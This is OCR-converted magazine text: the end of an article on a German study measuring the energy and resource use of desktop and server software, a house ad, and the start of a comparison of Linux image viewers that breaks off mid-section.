On the systems under test (SUT), the researchers first installed an operating system image that lacked all processes prone to falsifying the measurement results, such as virus scanners, backup, or indexing routines. In the next step, they determined the basic system utilization, which included memory requirements, mass memory usage, CPU utilization, and network infrastructure utilization. They installed the application software on the SUT and launched it. They then recorded the idle resource requirements for each individual program. On Linux they relied on `collectl` [2] for this, which is usually included in the package sources of the popular distributions.

The researchers grouped the individual steps of the standard usage scenarios in a load driver, which simulates typical application processes (Table 1). They then measured and recorded the resource requirements of the SUT computers during the use of the load driver, keeping an eye on the individual hardware components at the same time. They transferred the raw data to a specially developed open source analysis software named OSCAR (open source software consumption analysis in R, [3]), which evaluated the data.

In addition, the project partners developed a tool for the Calc spreadsheet program, which stores the indicators of a reduced catalog of criteria and supports importing and exporting data in XML format. The tool is used to analyze and evaluate the software energy efficiency (Figure 1).

For the individual usage scenarios, the project partners completed 30 measurement runs per scenario. The measurement software developed by the project partners uses time stamps to ensure that the measurement results remain synchronous. At the same time, the time stamps for the individual measurement steps are saved in a logfile so that they can later be assigned to individual actions.

Results

Once they had captured the basic utilization of the machines, the researchers measured the resource requirements of the installed applications in idle mode without simulated user interactions. They noticed some striking differences in resource consumption. While the products were not clearly identified by name, they were identified as being open source or proprietary products.

One of the two word processors tested showed more than twice the CPU utilization (around four percent) as the open source product (around two percent). Also in terms of RAM utilization, the proprietary word processor showed a higher resource requirement than the free product (Figure 2).

The result was even clearer when examining the web browsers. While the two free software products caused a CPU load that was almost one percent higher than the basic load here, the proprietary product chalked up a CPU load that was 12.3 percent higher.

All three CMS applications were open source, and they had practically no additional CPU load compared to the basic load. However, there were major differences in the working memory




Figure 1: The test setup: The load driver (bottom left) simulates the user of the application running locally or on the server of the SUT.
© University of Trier




Figure 2: The two word processors show differences in hardware utilization: On the left, you can see the proprietary software, on the right the open source software. © University of Trier

requirements. In addition, the CMSs showed significant differences in utilization of the mass storage devices and the data transfer volumes, largely because one CMS did not reduce its images to the display size in the client's web browser, but loaded them from the server at full size and resolution.

Things to Adjust

The research teams also compared the energy consumption of the SUTs under load with their basic consumption. They found, for example, that the idle utilization level of the browsers accounted for between 80 and 91 percent of the total energy demand (Figure 3). The energy requirement of a software product is divided into approximately equal shares between the local CPU load, the load on the network infrastructure, and local or remote mass storage capacities.

Another important criterion was whether the applications automatically modified settings for required hardware capacities or provide dialogs for manual adjustment. It turned out that none of the products automatically minimized resource requirements, although text processing and web browsers offered setting options that allow users to partially control energy consumption.

Web browsers in particular can work more efficiently in terms of resources by disabling complex start pages, which appear every time the program is started or new tabs are opened. In database systems, the energy requirement can be reduced by switching off various indexing routines. It was only for CMS systems that the researchers were unable to identify any modules that would increase energy efficiency if disabled.

Further evaluation considered the extent to which the software products in question support a time-controlled energy-saving mode and apply it automatically. Of course, the focus was on locally installed products. The results: After a defined period of inactivity, they automatically switch to an energy-saving mode.

Transparency

To assess the energy efficiency of a product, the study considered as a further criterion the downward compatibility of the software packages as a function of the operating system used. This criterion required a very different approach to evaluation in the study. While many Linux programs do not have fixed minimum requirements for the age of the operating system, there are usually such specifications under Windows. Some Windows applications would still run on a 15-year-old OS as a platform. According to the measurements, operating system versions that were no older than 10 years could be considered as potential platforms under Linux.

The researchers also examined the transparency of the software with regard to its licensing and possibilities for further development by the user. Here the open source software packages released under a free license had an obvious advantage. At the same time, the researchers made it clear that the impact of open source code on energy demand cannot be assessed as a "general rule," but is instead a "strongly context-dependent" indicator.




Figure 3: The idle load of browsers accounts for a large part of the total load. © University of Trier

Transparency also includes the handling of vulnerabilities by vendors and developers and the number of vulnerabilities found using CVE data collection [4]. This is where the free software impressed; it can be used securely for a longer period.

In a further step, the project teams investigated the extent to which ballast-free deinstallation of the respective software is possible; this is part of the "autonomy of use" category. Here, ballast remained on the local SUTs of all candidates. With server-side applications, users had to remove the data manually throughout due to the lack of automatic routines. When restoring data, the local applications offered more flexibility than the server-side applications due to the autosave options.

Conclusions

Altogether, the authors of the study argue in favor of introducing an eco label for resource-efficient software. The study demonstrates that differences in resource consumption can be measured using standardized criteria and indicators for each software package.

The project teams led by Öko-Institut have defined standard criteria for determining the resource efficiency of software. This also includes typical usage scenarios that considerably simplify the certification process for an eco label.

The authors do not claim to be able to judge the quality of software applications they tested on the basis of the measurement results. The study has its justification as proof of concept, but due to the narrow database with only one test system at a time, it cannot make any statement on the general energy efficiency of the tested software packages.

One point of criticism concerns the general experimental setup: The study does mention that Ubuntu Linux 16.04.1 LTS is used on the workstation system. However, it does not provide any measured values for the free operating system. It would also be helpful in terms of traceability if the tested products were clearly named.

At the request of this publication, the supervising head of the department informed us that the measurement results on the client SUT cited in the study had only been obtained under Windows 7 Professionsl SP1 64-bit. As a prerequisite for certification with an eco-label, however, the interoperability of software packages should be the subject of the catalog of criteria. Hopefully, in the future, researchers will test the corresponding products under all relevant operating systems available in order to be able to detect any differences. ■■■

Info


[1] Download the study: *https://www.umweltbundesamt.de/publikationen/entwicklung-anwendung-von-bewertungsgrundlagen-fuer* (study in German language with abstract and summary in English)

[2] collectl: *http://collectl.sourceforge.net*

[3] OSCAR: *https://gitlab.umwelt-campus.de/y.becker/oscar-public*

[4] Information about the CVE surveys: *https://www.cvedetails.com*

9 Years of ADMIN on One DVD



This searchable DVD gives you 50 issues of ADMIN, the #1 source for:

- network security
- system management
- troubleshooting
- performance tuning
- virtualization
- cloud computing

Clear off your bookshelf and complete your ADMIN library with this powerful DVD!

ORDER NOW!

shop.linuxnewmedia.com

Comparing image viewers for photographers

Slide Show

For today's photographers, image viewer programs are an essential piece of equipment, because they can help you quickly load and sort your photo and video files. We compare some of the top image viewers. *By Christoph Langner*

Imagine you've just returned from vacation and are sitting down to look at pictures from your trip. For anyone who enjoys photography, this can be a daunting task as you find yourself sifting through hundreds, or even thousands, of photos. However, this time-consuming process can go much faster if you use an image viewer rather than RAW developers or database-driven photo collectors, such as Darktable or Lightroom. What you want is an image viewer that can quickly load even high-resolution RAW images from full-frame DSLRs and that can also handle larger image collections.

In the open source universe centered around GNU/Linux, there are numerous candidates for this task, from simple image viewers without further functions up to genuine all-rounders with numerous image processing functions. In this overview, we focus on image viewers in the narrower sense, excluding RAW developers with image databases for managing photos such as Darktable or RawTherapee.

Requirements

An image viewer has one primary task: It has to display images on the screen. It should also be capable of handling exotic formats and loading the pictures at lightning speed. The output of Exif information – such as exposure time, aperture, and focal length – or a map with the position of the shot helps to classify the images.

For photomontage or more extensive retouching, there is no way around using a powerful image processor like Gimp. But if you simply want to straighten a horizon or crop the image, you don't necessarily need such a heavyweight. Here, image viewers with integrated image processing functions can be a good choice.

We tested a number of image viewers (see Table 1). Our tests were based on the following scenario: After a holiday trip, there are a few thousand shots from several cameras on a hard drive including snapshots from two smartphones, JPEGs and RAW files in CR2 format from a Canon 70D, and pictures and movies from a waterproof Olympus Tough TG-4. We wanted the programs to be able to provide an overview of all recordings, cope with all formats, and play back movies from the cameras. The application should be able to set tags or add a rating (e.g., stars) to images. Ideally, the program would store the information in the Exif tags of the material so that they would be available in other applications.

Gnome Photos

Gnome provides the Photos (formerly Eye of Gnome) [1] application for displaying images. Users of a Gnome-based distribution, such as Fedora or Ubuntu, will thus automatically find Photos on their computers. The Gnome environment's file manager automatically opens the application in the default configuration when you double-click on an image.

The left sidebar shows Exif data (*Properties*) as well as additional information (*Details*) or the location for the snapshot on a map. You need to retrofit the map function with a plugin. For example, you can install the *eog-plugin-map* package on Debian/Ubuntu or the *eog-plugins* package on Arch Linux and then enable the *Map* add-in below *Settings* | *Add-ins*.

An overview of all the images stored in the current image folder can be displayed by pressing *I* at the bottom of the screen (Figure 1). There are hardly

Lead Image ©maksym yemelyanov, 123RF

Table 1: Image Viewers Compared

	Gnome Photos	Geeqie	gThumb	XnView MP	nomacs
Basic Functions					
Slideshow	+	+	+	+	+
Folder view	-	+	+	+	+
Print function	+	+	+	+	+
Video player	-	-	+	+	-
Image editing	Rotate	Rotate, Mirror	Comprehensive	Rotate, Mirror, Colors	Rotate, Mirror, Colors
Exif Functions					
Exif data display	+	+	+	+	+
Edit Exif data	-	Comments, Tags	Comments, Date, Tags	+	-
Delete Exif data	-	+	+	+	-
Map with geo-position	+	+	+	+[1]	-
Ratings	-	+	+	+	-
Advanced Functions					
Sidecar file handling	-	+	-	+[2]	-
Histogram	-	+	+	+	+
Find duplicates	-	-	+	+	-

[1] Theoretically possible, but not functional due to bug
[2] Configurable with appropriate settings

any image processing functions. Photos only lets you rotate images in 90-degree increments. One special feature of Photos is that it works with touchscreens, so you can swipe from picture to picture or zoom into the picture with your fingertips.

When it comes to perceived speed, Photos is in the middle of the field. The application opens individual images stored on an SSD without too much of a delay. To populate the image collection bar with thumbnails at the bottom of the screen, Photos uses the thumbnails created by the file manager. Once created, larger collections stored in a folder can be loaded quickly.

Geeqie

Geeqie [2] is one of the programs that undeservedly remains under the radar for many users. Also, many distributions ignore this small software gem and do not include it in their set of preinstalled applications. Geeqie deserves praise for its very small footprint and great speed, even on older computers lacking in system resources. Together with a number of practical functions for photographers, the program once derived from GQview [3] is recommended for daily use.




Figure 1: Gnome Photos (formerly known as Eye of Gnome) is a classic image viewer without a lot of image processing functions.

When designing the user interface, Geeqie's developers adhered to the typical structure of an image viewer with a browsing function (Figure 2). In the left column, you select the folder and below that the image to be displayed. The image then appears in large format in the middle; double-clicking on the file list enables a full screen display. Geeqie displays the associated metadata in the right sidebar. Depending on your needs, you can use the arrows to show or hide certain data groups or a map with geo-positioning information for the image as determined by GPS. *Edit | Set up this window* lets you adjust the arrangement of the individual elements as required.

Geeqie recognizes sidecar files (see the "Sidecar Files" box). In the file overview, the application will display an entry such as `IMG_1234.JPG+.CR2`. If the snapshots are disappointing, you can delete both files in a single action as long as you do not turn off the dialog. If you want to perform an action only for the sidecar file, then first expand the merged files with the down arrow.

The link between source and sidecar file is not lost on renaming (via the context menu or Ctrl + R) or moving the image within the application (via the context menu or drag and drop). This




Figure 2: Geeqie gets down to business and helps you quickly weed out unwanted images.




Figure 3: The Geeqie window's image area can be divided into several sections. This mode makes it easier to compare multiple shots of the same subject.

means that you can quickly weed out unsuccessful or unneeded images – even from a larger collection.

This task is also supported by the *Sort Manager*, which you can enable in the View menu. It gives users the ability to copy or move images to freely configurable folders with a single mouse click. Much like a physical light table, Geeqie lets you split the view into up to four fields using *View* | *Split*. This means that you can compare several similar images directly (Figure 3).

All told, Geeqie does very well in the field of candidates. The agile viewer is particularly impressive when it comes to cleaning up image collections. But Geeqie still does not support the X11 successor, Wayland: Instead of the selected image, only a white field [4] appears in the window. Users with Gnome as their desktop thus need to launch a classic X11 desktop via the gear menu with the option *Gnome on Xorg* when logging on to the system.

Sidecar Files

For any image, you may have other associated files. These sidecar files contains data (often metadata) not supported by the source file's format. Except for the file extensions, the source and sidecar files have the same name. If your camera is set up to produce both a RAW and a JPG file for every image, an image editing program could treat them as source and sidecar files. Another example of sidecar files would be an XMP file generated when working in Lightroom or Darktable.

gThumb

gThumb [5] is one of the oldest Linux image viewers. The first version was released in 2001. Like Geeqie, the program was originally based on GQview. Now the version counter has reached 3.6.2, and the application relies heavily on the Gnome desktop capabilities offered by the GTK3 Toolkit. In the header bar of the application window, for example, you can find the control elements for navigation, search, presentation mode, and other functions.

The image viewer has two modes that merge seamlessly. Directly after starting gThumb via the application menu, the program loads the file manager (Figure 4). On the left, you can see a tree




Figure 4: gThumb is one of the old-timers on the Gnome desktop, but it doesn't show its age, because the developers are continually working on innovations.

structure with the folders from your home directory, including links to the directories *Pictures*, *Videos* and *Downloads*. In addition, there is the entry *Computer*, which lets you access folders from the entire filesystem, and *Catalogs* and *Selections*.

In the larger center area, gThumb displays the images stored in the selected folder, listing all images by default. Use the *Display:* field at the bottom of the screen to restrict the display to *JPG images* or a personal selection – handy if the folder contains RAW images as well as JPGs; otherwise each image would appear twice.

Use the button with the lightbulb bottom right in the window to display a third column. The *Properties* (file properties including size, format, and metadata), various *Details* (further information from the Exif data), a *Histogram*, or a *Map* (if the metadata contains the geoposition of the photo) appear at the bottom of the column depending on the selection.

Double clicking on an image opens the large format image in edit mode (Figure 5). In the window bar, the button assignments change. You can now switch the application to full-screen mode and scale or rotate the image in the window. After pressing the button with the lightbulb, a sidebar with the image's metadata opens like in the file manager. You can display an overview of the images stored in the image folder by pressing the bottom right-hand button. This displays a bar with thumbnails at the bottom of the screen.

The button with the brush opens the actual edit mode, which offers the usual feature set: adjusting contrast, brightness, and colors, automatic Instagram-style filters, and tools for cropping or mirroring the shot. One especially practical feature is the rotation tool, which automatically removes parts of the image that are no longer needed after straightening the horizon. This saves a number of steps compared to Gimp.

gThumb is a good choice for photographers with a larger image collection who archive their images in a structured way and do not need an image database. It has a very clear and versatile configurable interface as well as useful image-processing functions.




Figure 5: gThumb's image processing capabilities go far beyond those of other image viewers. The program lets you perform many typical tasks easily, such as leveling the horizon.

XnView MP

People who have to manage large numbers of images under Windows often use the freeware programs IrfanView [6] or XnView. The latter is now also available for Linux and Mac OS X as XnView Multi Platform (XnView MP) [7]. For private purposes or non-profit organizations (associations, schools, universities), the program is free; commercial users have to purchase a license (single user: EUR29).

Due to the restrictive freeware license, XnView MP is missing from the package sources of almost all distributions; it is only on Arch Linux that you will find the program in the AUR. The program website offers DEB packages for Debian or Ubuntu, as well as distribution-independent TGZ archives, which you only have to unpack.

XnView MP is similar in structure to other image viewers with a folder browser. On the left you see the directory tree, on the right the images stored in the selected folder (Figure 6). You can also use the sidebar to manage bookmarks and categories. In the bar




Figure 6: Freeware instead of open source: XnView MP compares favorably with its competitors and handles sidecar files well.

